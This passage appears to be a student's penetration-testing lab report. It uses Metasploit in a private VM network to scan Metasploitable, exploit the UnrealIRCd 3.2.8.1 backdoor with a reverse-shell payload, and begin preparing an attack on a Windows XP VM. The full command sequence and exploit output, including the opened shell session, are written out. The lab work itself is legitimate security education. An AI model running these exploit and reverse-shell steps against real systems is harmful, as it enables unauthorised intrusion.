2. Initialize the Metasploit Database .

```
(kali㉿kali)-[~]
└─$ sudo msfdb init
[+] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

(kali㉿kali)-[~]
```

4. Once you are inside the Metasploit console, you can use the command “db_status” to check whether your database is connected to Metasploit.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > █
```

5. In case of multiple targets, you can create a workspace which will help keep the exploits that you run on your targets separate and will prevent any further complication.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace -h
Usage:
    workspace      List workspaces
    workspace [name]  Switch workspace

OPTIONS:
    -a, --add <name>      Add a workspace.
    -d, --delete <name>    Delete a workspace.
    -D, --delete-all        Delete all workspaces.
    -h, --help              Help banner.
    -l, --list              List workspaces.
    -r, --rename <old> <new> Rename a workspace.
    -S, --search <name>    Search for a workspace.
    -v, --list-verbose      List workspaces verbose.

msf6 > █
```

Here we are going to use the “Fourthedition” workspace to conduct our exploits.

```
msf6 > workspace default
[*] Workspace: default
msf6 > workspace
* default
msf6 > workspace -a Fourthedition
[*] Added workspace: Fourthedition
[*] Workspace: Fourthedition
msf6 > workspace
    default
* Fourthedition
msf6 > █
```

6. The following example represents a simple **Unreal IRCD** attack against the target Linux-based operating system. When installed as a virtual machine. Metasploitable3 Ubuntu running on 192.168.37.130 which can be scanned using the “db_nmap” command, which identifies open ports and associated applications.

```

Metasploitable2-Linux - VMware Workstation 16 Player (Non-commercial use only)
Player | ||| [ ] X

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130 Bcast:192.168.37.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:44 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:4493 (4.3 KB) TX bytes:7402 (7.2 KB)
                  Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:16436 Metric:1
                  RX packets:91 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".

[Install Tools](#) [Remind Me Later](#) [Never Remind Me](#)

Here when the “--save” command is used, the output is saved under the /root/.msf4/local/ folder.

```

msf6 > db_nmap -vv -sc -Pn -p- 192.168.37.130 --save
[*] Nmap: 'Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.'
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-12 01:33 EST
[*] Nmap: NSE: Loaded 125 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 01:33
[*] Nmap: Completed NSE at 01:33, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 01:33
[*] Nmap: Completed NSE at 01:33, 0.00s elapsed
[*] Nmap: Initiating ARP Ping Scan at 01:33
[*] Nmap: Scanning 192.168.37.130 [1 port]
[*] Nmap: Completed ARP Ping Scan at 01:33, 0.09s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 01:33
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 01:33, 0.02s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 01:33
[*] Nmap: Scanning 192.168.37.130 [65535 ports]
[*] Nmap: Discovered open port 21/tcp on 192.168.37.130
[*] Nmap: Discovered open port 23/tcp on 192.168.37.130
[*] Nmap: Discovered open port 111/tcp on 192.168.37.130
[*] Nmap: Discovered open port 53/tcp on 192.168.37.130
[*] Nmap: Discovered open port 445/tcp on 192.168.37.130
[*] Nmap: Discovered open port 22/tcp on 192.168.37.130
[*] Nmap: Discovered open port 3306/tcp on 192.168.37.130
[*] Nmap: Discovered open port 80/tcp on 192.168.37.130
[*] Nmap: Discovered open port 5900/tcp on 192.168.37.130
[*] Nmap: Discovered open port 139/tcp on 192.168.37.130
[*] Nmap: Discovered open port 25/tcp on 192.168.37.130
[*] Nmap: Discovered open port 45837/tcp on 192.168.37.130
[*] Nmap: Discovered open port 1524/tcp on 192.168.37.130
[*] Nmap: Discovered open port 513/tcp on 192.168.37.130
[*] Nmap: Discovered open port 55451/tcp on 192.168.37.130
[*] Nmap: Discovered open port 6000/tcp on 192.168.37.130
[*] Nmap: Discovered open port 1099/tcp on 192.168.37.130
[*] Nmap: Discovered open port 3632/tcp on 192.168.37.130
```

```

[*] Nmap: | WORKGROUP<ie>           Flags: <group><active>
[*] Nmap: | Statistics:
[*] Nmap: |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[*] Nmap: |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[*] Nmap: |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[*] Nmap: |_ _smb2-time: Protocol negotiation failed (SMB2)
[*] Nmap: | smb-security-mode:
[*] Nmap: |   account_used: <blank>
[*] Nmap: |   authentication_level: user
[*] Nmap: |   challenge_response: supported
[*] Nmap: |   message_signing: disabled (dangerous, but default)
[*] Nmap: |_ _smb2-security-mode: Couldn't establish a SMBv2 connection.
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Unix (Samba 3.0.20-Debian)
[*] Nmap: |   Computer name: metasploitable
[*] Nmap: |   NetBIOS computer name:
[*] Nmap: |   Domain name: localdomain
[*] Nmap: |   FQDN: metasploitable.localdomain
[*] Nmap: |   System time: 2022-11-12T01:34:00-05:00
[*] Nmap: |_clock-skew: mean: ihi5m08s, deviation: 2h30m00s, median: 7s
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 01:35
[*] Nmap: Completed NSE at 01:35, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 01:35
[*] Nmap: Completed NSE at 01:35, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 98.75 seconds
[*] Nmap: Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.622MB)
[*] Saved NMAP XML results to /root/.msf4/local/msf-db-nmap-20221112-2718-oknac7.xml
msf6 > 

```

7. As a tester, we should investigate each one for any known vulnerabilities. If we run the services command in the msfconsole, the database should include the host and its listed services. We can use the “services” command to see all the running services and their network details.

```

msf6 > services
Services
=====

```

host	port	proto	name	state	info
192.168.37.130	21	tcp	ftp	open	
192.168.37.130	22	tcp	ssh	open	
192.168.37.130	23	tcp	telnet	open	
192.168.37.130	25	tcp	smtp	open	
192.168.37.130	53	tcp	domain	open	
192.168.37.130	80	tcp	http	open	
192.168.37.130	111	tcp	rpcbind	open	2 RPC #100000
192.168.37.130	139	tcp	netbios-ssn	open	
192.168.37.130	445	tcp	microsoft-ds	open	Samba smbd 3.0.20-Debian
192.168.37.130	512	tcp	exec	open	
192.168.37.130	513	tcp	login	open	
192.168.37.130	514	tcp	shell	open	
192.168.37.130	1099	tcp	rmiregistry	open	
192.168.37.130	1524	tcp	ingreslock	open	
192.168.37.130	2049	tcp	nfs	open	2-4 RPC #100003
192.168.37.130	2121	tcp	ccproxy-ftp	open	
192.168.37.130	3306	tcp	mysql	open	
192.168.37.130	3632	tcp	distccd	open	
192.168.37.130	5432	tcp	postgresql	open	
192.168.37.130	5900	tcp	vnc	open	
192.168.37.130	6000	tcp	x11	open	
192.168.37.130	6667	tcp	irc	open	
192.168.37.130	6697	tcp	ircs-u	open	
192.168.37.130	8009	tcp	ajp13	open	
192.168.37.130	8180	tcp	unknown	open	
192.168.37.130	8787	tcp	msgsrvr	open	
192.168.37.130	45837	tcp	mountd	open	1-3 RPC #100005
192.168.37.130	49598	tcp		open	
192.168.37.130	55451	tcp	nlockmgr	open	1-4 RPC #100021
192.168.37.130	60540	tcp	status	open	1 RPC #100024

```

msf6 > 

```

8. UnrealIRCd service:

Maoood

CS24015

Here we will search for the exploit UnrealIRCd by using the command “search UnrealIRCd”. The unix/irc/unreal_ircd_3281_backdoor exploit was used as Metasploit deems the exploit to be excellent for our task.

```
msf6 > search UnrealIRCd
Matching Modules
=====
#  Name
-  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12      excellent  No    UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 >
```

9. Additional information on the exploit can be found using the “info” command followed by the exploits index number.

```
msf6 > info 0
      Name: UnrealIRCd 3.2.8.1 Backdoor Command Execution
      Module: exploit/unix/irc/unreal_ircd_3281_backdoor
      Platform: Unix
      Arch: cmd
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2010-06-12

      Provided by:
      hdm <x0hdm.io>

      Available targets:
      Id  Name
      --  --
      0   Automatic Target

      Check supported:
      No

      Basic options:
      Name  Current Setting  Required  Description
      ----  -----  -----  -----
      RHOSTS          yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
      RPORT          6667     yes      The target port (TCP)

      Payload information:
      Space: 1024

      Description:
      This module exploits a malicious backdoor that was added to the
      Unreal IRCd 3.2.8.1 download archive. This backdoor was present in
      the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th
      2010.

      References:
      https://nvd.nist.gov/vuln/detail/CVE-2010-2075
      OSVDB (65445)
      http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

msf6 >
```

10. We should initially find the network configuration of our system as well as the target system before we conduct the attack. We can achieve this by pinging the target system and checking if get any response.

For Kali :

```
msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.37.131 netmask 255.255.255.0 broadcast 192.168.37.255
      inet6 fe80::5da2:8313:475b:73e6 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:54:41:e9 txqueuelen 1000 (Ethernet)
          RX packets 639 bytes 260635 (254.5 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 16975 bytes 1538642 (1.4 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 74115 bytes 18161289 (17.3 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 74115 bytes 18161289 (17.3 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf6 > 
```

```
(kali㉿kali)-[~]
└─$ ping 192.168.37.130
PING 192.168.37.130 (192.168.37.130) 56(84) bytes of data.
64 bytes from 192.168.37.130: icmp_seq=1 ttl=64 time=0.410 ms
64 bytes from 192.168.37.130: icmp_seq=2 ttl=64 time=0.511 ms
64 bytes from 192.168.37.130: icmp_seq=3 ttl=64 time=0.362 ms
64 bytes from 192.168.37.130: icmp_seq=4 ttl=64 time=0.277 ms
64 bytes from 192.168.37.130: icmp_seq=5 ttl=64 time=0.345 ms
64 bytes from 192.168.37.130: icmp_seq=6 ttl=64 time=0.361 ms
64 bytes from 192.168.37.130: icmp_seq=7 ttl=64 time=0.503 ms
^C
--- 192.168.37.130 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6143ms
rtt min/avg/max/mdev = 0.277/0.395/0.511/0.079 ms

(kali㉿kali)-[~]
└─$ 
```

For our Target(Metasploitable Linux):

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130 Bcast:192.168.37.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:45 errors:0 dropped:0 overruns:0 frame:0
            TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:5062 (4.9 KB) TX bytes:7611 (7.4 KB)
            Interrupt:17 Base address:0x2000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:91 errors:0 dropped:0 overruns:0 frame:0
            TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ 
```

Maood

CS24015

```

msfadmin@metasploitable:~$ ping 192.168.37.131
PING 192.168.37.131 (192.168.37.131) 56(84) bytes of data.
64 bytes from 192.168.37.131: icmp_seq=1 ttl=64 time=13.7 ms
64 bytes from 192.168.37.131: icmp_seq=2 ttl=64 time=0.483 ms
64 bytes from 192.168.37.131: icmp_seq=3 ttl=64 time=0.350 ms
64 bytes from 192.168.37.131: icmp_seq=4 ttl=64 time=0.356 ms
64 bytes from 192.168.37.131: icmp_seq=5 ttl=64 time=0.271 ms
64 bytes from 192.168.37.131: icmp_seq=6 ttl=64 time=0.682 ms
64 bytes from 192.168.37.131: icmp_seq=7 ttl=64 time=0.367 ms

--- 192.168.37.131 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6006ms
rtt min/avg/max/mdev = 0.271/2.316/13.709/4.652 ms
msfadmin@metasploitable:~$ 

```

11. To instruct Metasploit we will attack the target with this exploit, we will issue the following command: “use exploit/unix/irc/unreal_ircd_3281_backdoor”. Metasploit will change the prompt from “msf” to “msf exploit(unix/irc/unreal_ircd_3281_backdoor)”.

Metasploit will prompt the tester to select the payload (i.e., a reverse shell from the compromised system back to the attacker) and sets the other variables like:

- Remote host (RHOST): This is the IP of the system being attacked. Here our target system is Metasploitable Linux whose IP is “192.168.37.130”.
- Remote port (RPORT): This is the port number that is used for the exploit. In our case the port number used is “6697” as there was another service running on port “6667”.
- Local host (LHOST): This is the IP address of the system used to launch the attack (i.e., our system). The IP address of our system is “192.168.37.131”. The attack will be launched using the “exploit” command. Here Metasploit will initiate the attack and will confirm a reverse shell between Kali Linux and the target system.

A successful attack will be indicated by the shell session that is created.

```

msf6 > use exploit/irc/unreal_ircd_3281_backdoor
[*] No results from search
[*] Failed to load module: exploit/irc/unreal_ircd_3281_backdoor
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: already initialized constant HrrBbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: already initialized constant HrrBbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFE
RENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: already initialized constant HrrBbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENT
IFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.37.130
rhosts => 192.168.37.130
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.37.131
lhost => 192.168.37.131
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 

```

```

msf6 exploit(unix irc/unreal ircd_3281_backdoor) > set rport 6697
rport => 6697
msf6 exploit(unix irc/unreal ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.37.131:4444
[*] 192.168.37.130:6697 - Connected to 192.168.37.130:6697 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.37.130:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo fAcM0tKqoy41TLWU;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "fAcM0tKqoy41TLWU\r\n"
[*] Matching ...
[*] A is input...
[*] Command shell session 1 opened (192.168.37.131:4444 → 192.168.37.130:38806) at 2022-11-12 01:49:30 -0500

^Z
Background session 1? [y/N] y
msf6 exploit(unix irc/unreal ircd_3281_backdoor) > 

```

C. Gaining Access to a Target Machine via a vulnerability

1. Open Windows XP VM which will be our next target.
2. First we will find the network configuration our target system as well our own system and we will check whether the two systems can communicate using the ping command.

For Windows:

```

C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : localdomain
    IP Address . . . . . : 192.168.37.132
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.37.2

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected

C:\Documents and Settings\Administrator>_

```

```

C:\Documents and Settings\Administrator>ping 192.168.37.131

Pinging 192.168.37.131 with 32 bytes of data:

Reply from 192.168.37.131: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.37.131:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Documents and Settings\Administrator>_

```

For Kali:

Maood

CS24015

```
msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.37.131 netmask 255.255.255.0 broadcast 192.168.37.255
      inet6 fe80::5da2:8313:475b:73e6 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:54:41:e9 txqueuelen 1000 (Ethernet)
          RX packets 639 bytes 260635 (254.5 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 16975 bytes 1538642 (1.4 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 74115 bytes 18161289 (17.3 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 74115 bytes 18161289 (17.3 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf6 > 
```


```
msf6 > ping 192.168.37.132
[*] exec: ping 192.168.37.132

PING 192.168.37.132 (192.168.37.132) 56(84) bytes of data.
64 bytes from 192.168.37.132: icmp_seq=1 ttl=128 time=2.66 ms
64 bytes from 192.168.37.132: icmp_seq=2 ttl=128 time=1.21 ms
64 bytes from 192.168.37.132: icmp_seq=3 ttl=128 time=0.586 ms
64 bytes from 192.168.37.132: icmp_seq=4 ttl=128 time=0.545 ms
64 bytes from 192.168.37.132: icmp_seq=5 ttl=128 time=0.677 ms
64 bytes from 192.168.37.132: icmp_seq=6 ttl=128 time=0.556 ms
64 bytes from 192.168.37.132: icmp_seq=7 ttl=128 time=0.617 ms
^C
--- 192.168.37.132 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6092ms
Interrupt: use the 'exit' command to quit
rtt min/avg/max/mdev = 0.545/0.978/2.657/0.718 ms
msf6 > 
```

3. Set Kali Network to NAT and Tick checkbox, Restart Kali



4. Set Windows to NAT, and restart Windows.



5. Go to the control panel in start and turn off the firewall

Maood

CS24015



6. Run the “netdiscover” command to see the target machines IP.

```

kali@kali: ~
File Actions Edit View Help
Currently scanning: 192.168.187.0/16 | Screen View: Unique Hosts
15 Captured ARP Req/Rep packets, from 5 hosts. Total size: 900
IP          At MAC Address      Count      Len  MAC Vendor / Hostname
192.168.37.1 00:50:56:c0:00:08    11      660  VMware, Inc.
192.168.37.2 00:50:56:f3:b7:a9     1       60  VMware, Inc.
192.168.37.130 00:0c:29:83:56:a6   1       60  VMware, Inc.
192.168.37.132 00:0c:29:8a:42:d7   1       60  VMware, Inc.
192.168.37.254 00:50:56:ec:c0:f3    1       60  VMware, Inc.

```

7. Go back to Kali and run the command “sudo msfconsole”

Maood

CS24015

```
(kali㉿kali)-[~]
$ sudo msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFE
RENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
